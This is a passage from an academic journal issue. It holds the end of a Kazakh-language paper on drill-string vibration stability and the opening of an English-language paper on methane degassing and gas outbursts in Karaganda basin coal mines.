$$f(\tau_1) = -\frac{1}{2} (\tau_1 + \tau_2) (B + C \cos \Omega \tau_1) f(\tau_1) (\tau_2 - \tau_1) + \dot{f}_0 \tau_1 + f_0 \quad (27)$$

$f(\tau_1)$ -ді теңдеудің сол бөлігіне жинап, мәнін табамыз:

$$f(\tau_1) = \frac{\dot{f}_0 \tau_1 + f_0}{1 + \frac{1}{2} (\tau_2^2 \cdot \tau_1^2) (B + C \cos \Omega \tau_1)} \quad (28)$$

$f(\tau_2)$ және $f(\tau_3)$ үшін осы әрекеттерді қайталаймыз.

$$f(\tau_2) = \frac{-(\tau_1 + \tau_2) (B + C \cos \Omega \tau_1) f(\tau_1) (\tau_2 - \tau_1) + \dot{f}_0 \tau_2 + f_0}{1 + \frac{1}{2} (\tau_3 - \tau_1) (\tau_3 - \tau_2) (B + C \cos \Omega \tau_2)} \quad (29)$$

$f(\tau_3)$:

$$f(\tau_3) = \frac{-(\tau_1 + \tau_2) (A + K \cos \Omega \tau_1) f(\tau_1) (\tau_3 - \tau_1) + (\tau_3 - \tau_1) (B + C \cos \Omega \tau_2) f(\tau_2) (\tau_3 - \tau_2) + \dot{f}_0 \tau_3 + f_0}{1 + \frac{1}{2} (\tau_4 - \tau_2) (\tau_4 - \tau_3) (B + C \cos \Omega \tau_3)} \quad (30)$$

Алғашқы 3 нүктенің өрнегін тапқан соң, математикалық индукция әдісін пайдаланып $f(\tau)$ үшін τ_k уақыт үшін рекуренттік формуланы анықтаймыз [10]:


$$f(\tau_k) = \frac{-(\tau_1 + \tau_2)(B + C \cos \Omega \tau_1) f(\tau_1) \left(\frac{\tau_k + \tau_{k+1}}{2} - \tau_1\right) -}{1 + \frac{1}{2}(\tau_4 - \tau_2)(\tau_4 - \tau_3)(B + C \cos \Omega \tau_3)} \quad (31)$$

$$- \sum_{i=2}^{k-1} (\tau_{i+1} - \tau_{i-1})(B + C \cos \Omega \tau_i) f(\tau_i) \left(\frac{\tau_k + \tau_{k+1}}{2} - \tau_i\right) + \dot{f}_0 \frac{\tau_k + \tau_{k+1}}{2} + f_0$$


Нәтижелер мен талқылау. Алынған рекуренттік формула нәтижесі бізге бағананың көлденең орын ауытқуын көрсететін тербеліс графиктерін береді. Яғни, тербеліс амплитудасының кіші болуы және тербелістің тез өшуі бағана қозғалысының тұрақтылық жағдайын көрсетеді, ал қарама-қарсы жағдай қозғалыстың тұрақсыздығына, оның салда-

рынан бағана жұмысының бұзылуына әкеледі. 1-кестедегі бірнеше параметрлердің бағана қозғалысының тұрақтылығына әсері зерттелді.


Модельде келтірілген параметрлер темір бағананың тығыздығы $\rho = 7800 \text{ кг/м}^3$, бағананың көлденең қимасының ауданы $A = 2 \times 10^{-2} \text{ м}^2$, инерция моменті $J = 6.8 \times 10^5 \text{ м}^4$ Юнг модулі $E = 2.1 \times 10^{11} \text{ Па}$




2-сурет - $z_k = 0.5, l = 100\text{м}, D = 0.2\text{м}$ кезінде айталу жиілігінің (v) тұрақтылыққа әсері




3-сурет - $z_k = 0.25, l = 100\text{м}, D = 0.2\text{м}$ кезінде айталу жиілігінің (v) тұрақтылыққа әсері



4-сурет - $z_k = 0.8, l = 100\text{м}, D = 0.2\text{м}$ кезінде айталу жиілігінің (v) тұрақтылыққа әсері



5-сурет - $z_k = 0.5, \omega = 1.5 \text{ рад/с}, D = 0.2\text{м}$ кезінде әртүрлі бағана ұзындығының (l) тұрақтылыққа әсері



6-сурет - $z_k = 0.5$, $\omega = 1.5$ рад/с, $l = 150$ м кезінде бағананың сыртқы диаметрінің D тұрақтылыққа әсері

Алынған нәтижелерді салыстырып, берілген модель тұрақтылығы бойынша қорытындыға келеміз: 1) айналу жиілігі ν кеміген сайын тұрақтылық артады, яғни ауытқу мөлшері кемиді (2-4-суреттерде көрсетілгендей); 2) l бағана ұзындығының үлкен шамасы амплитуданың өсуіне әкеледі (5-суретте көрсетілгендей); 3) бұрғылау бағанасының D сыртқы диаметрін 0.2 м-ден 0.16 м-ге дейін төмендеуі, яғни бағана қабырғаларының жұқаруы тербеліс амплитудасының шамалы өсуіне әкеледі. Нәтижесінде құрылғыға арналған материалды үнемдеуге мүмкіндік туады. Ал 0.14 м-ге жұқаруы тербелістің үлкен ауытқуларына әкеледі (6-суретте көрсетілгендей).

Қорытынды. Мақалада тік ұңғымадағы бұрғылау бағанасының төменгі жағы екі жүктеменің: осьтік жүктеме күші және бағананың өзіндік салмағы әсерінде болатын жағдайының моделі қарастырылды.

Қарастырылып отырған модель көпөлшемді, периодты бағана тұрақтылығына әсер ететін бірнеше параметрлерді қамтиды. Бубнов-Галеркиннің айналымын бөлу әдісі арқылы модель екінші ретті қарапайым дифференциалдық теңдеулер жүйесіне келтірілді. Анықталған модель үшін ауытқу теңдеуі табылып, сандық нәтиже А.Н. Тюреходжаевтың ішінара іріктеу әдісі арқылы рекурренттік формула алынып, C++ қолданбалы бағдарламалау жүйесінде және Matlab қолданбалы бағдарламалық пакетінде есептелінді.

Бұрғылау бағананың параметрлерінің тербеліс амплитудасына әсеріне талдау жүргізілді. Айналу жиілігі мен бағана ұзындығының айтарлықтай әсері анықталды.

Зерттеу нәтижелері параметрлердің әртүрлі мәндеріндегі графиктер түрінде көрсетіліп, салыстырулар арқылы ұсынылды.

Әдебиеттер

1. Вудс Г., Лубинский А. Искривление скважин при бурении. - М.: Гостоптехиздат.-1960. -161 с.
2. Симонов В.В., Юнин Е.К. Влияние колебательных процессов на работу бурильного инструмента. - М.: Недра.-1977. -217 с.
3. Юртаев В.Г. Динамика буровых установок. - М.: Наука.- 1987. -156 с.
4. Хаджиева Л.А., Умбеткулова А.Б., Сергалиев А.С. Колебания буровых штанг при больших деформациях // Тез. Межд. конференции «Машины, технологии и материалы для современного машиностроения», посвящ. 75-летию ИМАШ РАН А.А.Благодирова. – Москва.- 2013. - С. 116.
5. Кудайбергенов Аскар К. Нелинейные поперечные колебания буровой колонны // Процессы в геосредах. - 2016. - № 4 (8). - С. 52-57.
6. Умбеткулова А.Б., Хаджиева Л.А., Малинников В.В. Об анализе нелинейных колебаний буровых штанг с конечными деформациями // Известия НАН РК. - 2012. - № 1. - С.10-14.
7. Ильин В.П., Карпов В.В., Масленников А.М. Численные методы решения задач строительной механики. Справочное пособие. - Минск: Вышэйшая школа.- 1990. - 349 с.

-
8. Ляпунов А.М. Соб.соч.- 1956.- Т. 2. М.б.- - С. 407-409.
 9. Шакиров А.Ш. Использование функций Хевисайда и Дирака при исследовании скачкообразных процессов //XXIV Туполевские чтения (школа молодых ученых). - 2019. - С. 295-300.
 10. Тюреходжаев А.Н., Лукпанова Л.Х. Решение задачи динамической устойчивости упругого стержня методом частичной дискретизации дифференциальных уравнений // Межд. конф. Актуальные проблемы механики машиностроения. Алматы.- 2005. Т. 2. - С. 68-70.

References

1. Vuds G., Lubinskij A. Iskrivlenie skvazhin pri burenii. - M.: Gostoptehizdat, 1960. -161 s.
2. Simonov V.V., Junin E.K. Vlijanie kolebatel'nyh processov na rabotu buril'nogo instrumenta. - M.: Nedraю- 1977. -217 s.
3. Jurtaev V.G. Dinamika burovyyh ustanovok. - M.: Nauka.- 1987. -156 s.
4. Hadzhieva L.A., Umbetkulova A.B., Sergaliev A.S. Kolebaniya burovyyh shtang pri bol'shih deformacijah // Tez. Mezhd. konferencii «Mashiny, tehnologii i materialy dlja sovremennogo mashinostroeniya», posvjashh. 75-letiju IMASh RAN A.A.Blagonravova. – Moskva.- 2013. - S. 116.
5. Kudajbergenov Askar K. Nelinejnye poperechnye kolebaniya burovoy kolonny // Processy v geosredah. - 2016. - № 4 (8). - С. 52-57.
6. Umbetkulova A.B., Hadzhieva L.A., Malinnikov V.V. Ob analize nelinejnyh kolebanij burovyyh shtang s konechnymi deformacijami // Izvestija NAN RK. - 2012. - № 1. - S.10-14.
7. Il'in V.P., Karpov V.V., Maslennikov A.M. Chislennyye metody reshenija zadach stroitel'noj mehaniki. Spravochnoe posobie. - Minsk: Vyshhejschaja shkola.- 1990. - 349 c.
8. Ljapunov A.M. Sob.soch.- 1956.- Т. 2. М.б.- - С. 407-409.
9. Shakirov A.Sh. Ispol'zovanie funkcij Hevisajda i Diraka pri issledovanii skachkoobraznyh processov //XXIV Tupolevskie chteniya (shkola molodyh uchenyh). - 2019. - S. 295-300.
10. Tjurehodzhaev A.N., Lukpanova L.H. Reshenie zadachi dinamicheskoy ustojchivosti uprugogo stержnja metodom chastichnoj diskretizacii differencial'nyh uravnenij // Mezhd. конф. Aktual'nye problemy mehanikii mashinostroeniya. Almaty.- 2005. Т. 2. - С. 68-70.

Автор туралы мәліметтер

Талғатова А.Т. - әл-Фараби атындағы Қазақ ұлттық университетінің магистранты, Алматы, Қазақстан, e-mail: aikerim.talgatova@mail.ru

Information about the author

A.T.Talgatova - graduate student of Al-Farabi Kazakh National University, Almaty, Kazakhstan, e-mail: aikerim.talgatova@mail.ru

ADVANCED EXPERIENCE IN GAS SITUATION MANAGEMENT AT THE COAL MINES OF THE KARAGANDA BASIN

N.M.Zamaliyev¹, Zh.T.Dauletzhanova^{2*}, N.Y.Ganyukov¹, K.I.Belgibaev

¹Abylkas Saginov Karaganda Technical University, Karaganda, Kazakhstan,

²Kazakh University of Technology and Business named after K. Kulazhanov, Astana, Kazakhstan,

e-mail: Kaliyeva_zhanna@mail.ru

This article presents the main methods of implementing degassing control systems, which allow for a radical reduction in the likelihood of accidents and achieving the most effective production results. The article discusses measures to prevent explosive gas concentrations during degassing operations, proposes optimal diameters and distances between degassing wells. Additionally, parameters influencing the volume of pumped methane are identified. A technology for sealing underground wells to maintain methane gas concentration is proposed. A modern mobile degassing unit is presented for methane extraction followed by utilization for electricity generation.

Keywords: degassing, methane, methane content, sealing, depression, methane utilization.

ГАЗ ЖАҒДАЙЫН БАСҚАРУДЫҢ ОЗЫҚ ТӘЖІРИБЕСІ ҚАРАҒАНДЫ БАССЕЙНІНІҢ КӨМІР ШАХТАЛАРЫНДА

Н.М. Замалиев¹, Ж.Т. Даулетжанова^{2*}, Н.Ю. Ганюков¹, Қ.И. Белгібаев

¹Әбілқас Сағынов атындағы Қарағанды техникалық университеті, Қарағанды, Қазақстан,

²Қ.Құлажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан,

e-mail: Kaliyeva_zhanna@mail.ru

Мақалада жазатайым оқиғалардың ықтималдығын түбегейлі төмендетуге және ең тиімді өндірістік нәтижелерге қол жеткізуге мүмкіндік беретін газсыздандыруды басқару жүйелерін іске асырудың негізгі әдістері келтірілген.

Мақалада газсыздандыру жұмыстарын жүргізу кезінде газдардың жарылғыш концентрациясының алдын алу шаралары қарастырылған, газсыздандыру ұңғымаларының оңтайлы диаметрі мен арақашықтығы ұсынылған. Сондай-ақ, айдалатын метан көлеміне әсер ететін параметрлер анықталған. Метан газының концентрациясын сақтау үшін жерасты ұңғымаларын тығыздау технологиясы ұсынылған. Метанды соруға арналған заманауи жылжымалы газсыздандыру қондырғысы, содан кейін электр энергиясын өндіру үшін кәдеге жарату ұсынылған.

Түйін сөздер: газсыздандыру, ұңғыма, метан, тығыздау, депрессия, метанды жою.

ПЕРЕДОВОЙ ОПЫТ УПРАВЛЕНИЯ ГАЗОВОЙ СИТУАЦИЕЙ НА УГОЛЬНЫХ ШАХТАХ КАРАГАНДИНСКОГО БАСЕЙНА

Н.М. Замалиев¹, Ж.Т. Даулетжанова^{2*}, Н.Ю. Ганюков¹, Қ.И. Белгібаев

¹Карагандинский технический университет имени Абылқаса Сагинова, Караганда, Казахстан,

²Казахский университет технологии и бизнеса имени К. Кулажанова, Астана, Казахстан,

e-mail: Kaliyeva_zhanna@mail.ru

В статье представлены основные способы реализации систем управления дегазацией, которые позволяют радикально снизить вероятность возникновения несчастных случаев и достичь наиболее эффективных производственных результатов.

В статье рассмотрены меры по предотвращению взрывоопасных концентраций газов при ведении дегазационных работ, предложен оптимальный диаметр и расстояния между дегазационными скважинами. Также определены параметры, влияющие на объем откачиваемого метана. Предложена технология герметизации подземных скважин для сохранения концентрации газа метана. Представлена современная мобильная дегазационная установка для откачки метана с последующей утилизацией для выработки электроэнергии.

Ключевые слова: дегазация, метан, метаноносность, герметизация, депрессия, утилизация метана.

Introduction. The development of underground coal mining is inseparably linked to increasing concentration and intensification of mining operations. Transitioning to greater depths is accompanied by an increase in the gas content of mine workings due to the growth of gas-bearing strata [1]. Modern coal

deposits are essentially coalbed methane deposits, as the methane reserves in them are comparable to natural gas reserves. Global coalbed methane resources are estimated at 260 trillion cubic meters, with significant resources concentrated in developing countries (Fig. 1).




Figure 1 - Estimate of global coalbed methane reserves, trillion cubic meters

Most mines in the Karaganda coal basin at depths exceeding 500 meters are classified as hazardous due to sudden outbursts of coal and gas [2]. Thus, the development of advanced technological solutions for working high-gas coal seams, considering the specific manifestations of gas dynamic processes in coal mines, makes a significant contribution to accelerating scientific and technical progress in the industry and forms the basis of an important scientific problem [3].

The release of methane from the seam occurs continuously and depends on the strength, thickness, and gas content of the seam being mined. The release of methane from coal extracted by a shearer primarily depends on the speed of its movement along the face. The volume of methane (adsorbed gas) released from the cut and transported coal by a scraper conveyor is an order of magnitude less than the volume of methane released during coal extraction by a shearer and does not significantly affect the overall methane concentration in the ventilation heading. Methane emissions from the goaf vary randomly and are difficult to predict [4-5].

During the development of coal seams in the Karaganda basin, approximately 1 billion cubic meters of methane are emitted annually, of which around 200 million cubic meters are extracted through degassing methods. However, despite the recent development of methane capture and utilization initiatives in the basin, the utilization rate remains at approximately 10%, resulting in significant environmental damage [6].

To prevent explosive gas concentrations of CH_4/O_2 during degassing operations, measures have been considered, including: an operational system for sealing degassing wells during seam degassing, proper layout of degassing pipelines, adequate cross-section and tightness of collection and trunk gas pipelines, and a high-performance degassing unit with an integrated gas monitoring system and safety observation system. To identify existing problems, various methods of implementing degassing control systems have been presented, which significantly reduce the likelihood of accidents and achieve the most efficient production results (Fig. 1) [7-8].




Figure 2 - Methane-air environment management scheme

The analysis of the aero-gas control problem in mine atmospheres indicates that methane gas explosions occur when the concentration of CH₄ significantly exceeds safe limits. Figure 2 illustrates a diagram of the explosive range for CH₄ and oxygen. Concentrations of methane-air mixtures within the triangle are explosive, rendering operations within this range impermissible. It is also essential to adhere to regulations regarding

maximum and minimum permissible concentrations of CH₄ and oxygen [9-13].

One of the primary factors determining the spacing between wells is the gas permeability of the coal seam. The greater the gas permeability, the greater the possibility of gas extraction from the well, allowing for larger spacing between wells [14].




Figure 3 - Diagram of the explosive range for CH₄ and Oxygen

The gas permeability depends not only on the seam but also on whether the seam has been undermined or overmined. There is a certain accumulated experience in determining degassing parameters, but each seam has its own characteristics regarding gas emission. Therefore, conducting research on each seam is the only reliable method for determining the volumes of emitted

gas [15].

The distance between wells typically ranges from 8 to 15 meters. The diameter of the well practically does not affect the amount of gas extracted, so drilling wells with a large diameter may not be necessary.

Materials and Methodology. From the experience

of foreign coal mining countries, mines employ a system of sealing seam degassing wells using Flexrohr polymer pipes (Fig. 4). A guiding pipe, 2 meters in length, is inserted into the reinforced Flexrohr pipe to a length of approximately 10 cm. The guiding pipe facilitates the simplified insertion of pipes into the well.





Figure 4 - Scheme of casing for seam degassing wells



- 1- The seam-undermining process;
- 2- The drilling of wells;
- 3- The creation of niches;
- 4- The development drift.

Figure 5 - Scheme of preliminary degassing of an inclined coal seam

The length of the casing for the well should be 6 - 9 meters (2 meters for the guiding pipe plus 5 - 7 meters). A foam rubber sleeve (0.8 meters in length) is placed onto the guiding pipe and secured with wire. Another sleeve is attached to the pipe at a distance of 1 meter from the wellhead, thus providing a sealing length of 1 meter. Before inserting the pipe into the well, the sleeve is soaked in water (first component) and then coated with the second component.

The pipe is inserted into the well, and a reaction between the two components occurs. After 1 - 2

minutes, polyurethane foam forms in the well. The foam fully solidifies after 5 minutes. The foam not only seals the pipe joints but also spreads throughout the well's cross-section, filling cracks. Degassing wells should be drilled at an angle to allow water drainage (Fig.5).

Water separators should operate automatically and be located at the lowest point of the collection or main gas pipeline. Measurement sections should be equipped with a control opening to allow for methane concentration and flow volume measurements.

For sealing the well and pipes, PGM-Vielflex 80 with a modified sealing package PGM-Dichtpaket can be used. This facilitates the insertion of degassing pipes into the wells and allows for sealing the well to a greater depth without the use of auxiliary equipment, enabling the extraction of gas with high concentration. To prevent vacuum loss, it is necessary to calculate the diameter of the main and sectional gas pipelines. It is important during pipeline installation to ensure and verify the pipeline's tightness each time after its modification or reinstallation. The control is carried out by fully sealing the pipeline, supplying compressed air into it, and connecting a pressure gauge. If the pressure gauge does not show any pressure changes within 30 minutes, the pipeline is considered sealed [16].

Water separators should operate automatically and be located at the lowest point of the

PGM mobile degassing units (Fig. 6) are currently the most advanced and straightforward solution for methane extraction. The units come in different performance modifications: 2-90, 2-150, and 2-229 m³/min. The units consist of a pumping module, control module, and mobile flare with a control system. Modular design ensures quick equipment reassembly. Rotary vacuum pumps operate without water in any climate conditions. The moisture content of the extracted gas is low, facilitating its further utilization. The volume of extracted gas is automatically regulated by a frequency converter and adapted to the degassing network conditions. The unit is equipped with a gas analysis system and monitors CH₄, O₂, and CO₂. In case of unacceptable values, an alarm signal is sent, the unit is shut down, and the valves are closed off from the underground gas pipeline. Additionally, automatic control of pressure, flow volume, temperature, and other parameters is performed. All unit operation data can be transmitted via a modem to a remote control panel. Remote control of the unit is also possible from the control panel.




Figure 6 - Mobile methane utilization units PGM-ETW 1360 MG

Mobile methane utilization units like the PGM-ETW 1360 MG operate with methane concentrations ranging from 30 to 100% CH₄. These units are equipped with four-stroke gas engines manufactured by DEUTZ, capable of producing up to 1364 kW of electricity. The generator stabilizes the voltage constantly to 400 V/50 Hz. When multiple units are in operation, automatic phase synchronization is performed. With optimal utilization of heat from cooling water and exhaust gases, the overall efficiency of the unit can reach 85.8%, meeting the highest standards [17-18].

Results and Discussion. Sudden outbursts of coal and gas in the mine workings of the Karaganda basin have been occurring since 1959. In total, 58 sudden outbursts of coal and gas have occurred in the basin. These outbursts are distributed across the coal mining areas and districts of the basin as follows: there were 19 sudden outbursts in the Industrial area mines, 19 in the Saransk area, 3 in the Sherubay-Nurinsky district, and 17 in the Tenteke district.

The analysis of the first 38 sudden outbursts of coal and gas that occurred in the Karaganda basin mines is presented in the study, while information about all 54 sudden outbursts of coal and gas in the basin is provided in a catalog.

The first sudden outburst of coal and gas in the basin occurred on September 12, 1959, in shaft 3-bis of the Industrial area during the driving of a powerful K12 seam "Upper Mariana" stope in the area of a

disruptive geological fault at a depth of 381 meters from the surface. About 100 tons of coal were ejected during the blasting of borehole charges. On September 16, in the same stope and also during the blasting of borehole charges, the second sudden outburst of coal and gas occurred. About 120 tons of coal were ejected, and approximately 9000 m³ of methane were released during this outburst. Two hours after the outburst, the methane content in the outgoing air stream from the stope was 6%.

Sudden outbursts of coal and gas in the basin occurred during preparatory workings on coal seams and during the opening of seams with headings and vertical shafts. No outbursts were observed in the development workings.

The strength of sudden outbursts, measured by the mass of ejected coal, varies in the basin from 4 to 5 tons to 2000 tons. The strength of outbursts during the opening of coal seams with headings is approximately 3.5 times greater than that during preparatory workings conducted on the seam.

Sudden outbursts of coal and gas are accompanied by intense methane emissions. The volume of additionally released methane during these outbursts ranges from 660 m³ to 1,300,000 m³. The methane concentration in the workings after the outburst and for a prolonged period (1 to 3 hours or more) typically exceeds 5 to 6%, reaching 60% or more in some cases.

During sudden outbursts of coal and gas, a shockwave of the gas-air jet is felt. Outbursts where more than 350 tons of coal were ejected and additionally over 26,000 m³ of methane was released were accompanied by the overturning of the fresh ventilation air stream.

The ejected coal during sudden outbursts is primarily fine coal particles with sizes less than 10 mm. Severe coal pulverization is one of the main characteristics of sudden outbursts, distinguishing them from other gas dynamic phenomena.

In the last meters from the face of the workings, the ejected coal is usually positioned at an angle less than the natural angle of repose, typically ranging from 7 to 10 degrees. On the face, the upper layer of ejected coal, up to 20-30 cm thick, consists of finely dispersed dust, known as "furious flour." The more powerful the outburst, the finer the coal pulverization and the greater the amount of finely dispersed dust in the ejected coal mass. There were also cases of this dust being present on equipment, supports, and walls of the workings. During severe outbursts, instances of drilling rigs and loading machines being thrown up to 50 meters from the face of the workings were observed.

A characteristic example of sudden coal and gas outbursts in the basin can be the first outburst that occurred at the V.I. Lenin mine on December 28, 1976, in the personnel roadway of the D6 seam at a depth of 410 meters from the surface. The workings were conducted on the lower layer of the D6 seam using jackhammers. Immediately before the outburst, temporary support work was being carried out. As a result of the outburst, 50 meters of the personnel roadway were filled with fine coal, with nearly 40 meters almost completely across the section of the workings. In the upper part of the workings, between the ejected coal and the roof supports, there remained a gap 20-40 cm high. In the last 10-15 meters, the coal was positioned at an angle of 8 to 10 degrees. On the face, the layer of ejected coal, 10-15 cm thick, consisted of finely dispersed dust ("furious flour").

In total, 550 tons of coal were ejected, and approximately 36,000 m³ of methane was released. After the outburst, the overturning of the fresh air stream in the personnel roadway was observed. The methane concentration in the blind end of the personnel roadway 1.5 hours after the outburst reached 62.5%, while in the outgoing air stream, in air duct No. 8, through which 1150 m³/min of air passed, it was 9%.

The ejected coal consisted of fine coal with particle

